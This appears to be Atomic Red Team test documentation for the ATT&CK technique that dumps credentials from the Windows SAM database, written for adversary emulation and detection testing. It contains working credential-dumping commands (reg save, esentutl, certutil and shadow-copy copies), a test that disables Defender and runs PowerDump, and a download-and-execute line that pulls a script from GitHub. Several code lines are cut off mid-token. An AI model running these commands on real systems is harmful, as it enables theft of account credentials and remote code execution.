

T1003.002 - Security Account Manager

Description from ATT&CK

Adversaries may attempt to extract credential material from the Security Account Manager (SAM) database either through in-memory techniques or through the Windows Registry where the SAM database is stored. The SAM is a database file that contains local accounts for the host, typically those found with the net user command. Enumerating the SAM database requires SYSTEM level access.

A number of tools can be used to retrieve the SAM file through in-memory techniques:

- pwdumpx.exe
- gsecdump
- Mimikatz
- secretsdump.py

Alternatively, the SAM can be extracted from the Registry with Reg:

- reg save HKLM\sam sam
- reg save HKLM\system system


Creddump7 can then be used to process the SAM database locally to retrieve hashes. (Citation: GitHub Creddump7)


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
- RID 500 account is the local, built-in administrator.
- RID 501 is the guest account.
- User accounts start with a RID of 1,000+.

Atomic Tests

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```
echo "PIP must be installed manually"

Description: pypykatz must be installed and part of PATH

Check Prereq Commands:

pypykatz -h >nul 2>&1
exit /b %errorlevel%

Get Prereq Commands:
```

Atomic Test #3 - esentutl.exe SAM copy

Copy the SAM hive using the esentutl.exe utility This can also be used to copy other files and hives like SYSTEM, NTUSER.dat etc.

Supported Platforms: Windows

auto_generated_guid: a90c2f4d-6726-444e-99d2-a00cd7c20480

Inputs:

Name	Description	Туре	Default Value
file_path	Path to the file to copy	Path	%SystemRoot%/system32/config/SAM
file_name	Name of the copied file	String	SAM
copy_dest	Destination of the copied file	String	%temp%

Attack Commands: Run with command_prompt! Elevation Required (e.g. root or admin)

esentutl.exe /y /vss #{file_path} /d #{copy_dest}/#{file_name}

Cleanup Commands:

del #{copy_dest}\#{file_name} >nul 2>&1

Atomic Test #4 - PowerDump Hashes and Usernames from Registry

Executes a hashdump by reading the hashes from the registry.

Supported Platforms: Windows

auto_generated_guid: 804f28fc-68fc-40da-b5a2-e9d0bce5c193

Attack Commands: Run with powershell! Elevation Required (e.g. root or admin)

```
Write-Host "STARTING TO SET BYPASS and DISABLE DEFENDER REALTIME MON" -f  
Import-Module "$Env:Temp\PowerDump.ps1"
Invoke-PowerDump
```

Dependencies: Run with powershell!

Description: PowerDump script must exist on disk at specified location

Check Prereq Commands:

```
if (Test-Path "$Env:Temp\PowerDump.ps1") {exit 0} else {exit 1}
```

Get Prereq Commands:

```
Invoke-Webrequest -Uri "https://raw.githubusercontent.com/BC-SECURITY/Em 🚨
```

Atomic Test #5 - dump volume shadow copy hives with certutil

Dump hives from volume shadow copies with the certutil utility This can be done with a non-admin user account

Supported Platforms: Windows

auto_generated_guid: eeb9751a-d598-42d3-b11c-c122d9c3f6c7

Inputs:

Name	Description	Туре	Default Value
dump_path	Path where the hive will be dumped	Path	\$ENV:temp
target_hive	Hive you wish to dump	String	SAM
dumped_hive	Name of the dumped hive	String	myhive

Attack Commands: Run with powershell!

```
write-host ""
$shadowlist = get-wmiobject win32_shadowcopy
$volumenumbers = foreach($shadowcopy in $shadowlist){$shadowcopy.Device0
$maxvolume = ($volumenumbers | Sort-Object -Descending)[0]
$shadowpath = "\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy" + $maxvol
certutil -f -v -encodehex $shadowpath #{dump_path}\#{dumped_hive} 2
```

Cleanup Commands:

```
$toremove = #{dump_path} + "\" + '#{dumped_hive}'
rm $toremove -ErrorAction Ignore
```

Atomic Test #6 - dump volume shadow copy hives with System.IO.File

Dump hives from volume shadow copies with System.IO.File

Supported Platforms: Windows

auto_generated_guid: 9d77fed7-05f8-476e-a81b-8ff0472c64d0

Inputs:

Name	Description	Туре	Default Value
dump_path	Path where the hive will be dumped	Path	\$ENV:temp
target_hive	Hive you wish to dump	String	SAM
dumped_hive	Name of the dumped hive	String	myhive

Attack Commands: Run with powershell!

```
write-host ""

$shadowlist = get-wmiobject win32_shadowcopy
$volumenumbers = foreach($shadowcopy in $shadowlist){$shadowcopy.Device0
$maxvolume = ($volumenumbers | Sort-Object -Descending)[0]
$shadowpath = "\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy" + $maxvol
$mydump = #{dump_path} + '\' + '#{dumped_hive}'
[System.IO.File]::Copy($shadowpath , $mydump)
```

Cleanup Commands:

```
$toremove = #{dump_path} + "\" + '#{dumped_hive}'
rm $toremove -ErrorAction Ignore
```

Atomic Test #7 - WinPwn - Loot local Credentials - Dump SAM-File for NTLM Hashes

Loot local Credentials - Dump SAM-File for NTLM Hashes technique via function of WinPwn

Supported Platforms: Windows

auto_generated_guid: 0c0f5f06-166a-4f4d-bb4a-719df9a01dbb

Attack Commands: Run with powershell!

```
$S3cur3Th1sSh1t_repo='https://raw.githubusercontent.com/S3cur3Th1sSh1t' iex(new-object net.webclient).downloadstring('https://raw.githubusercontext) samfile -consoleoutput -noninteractive
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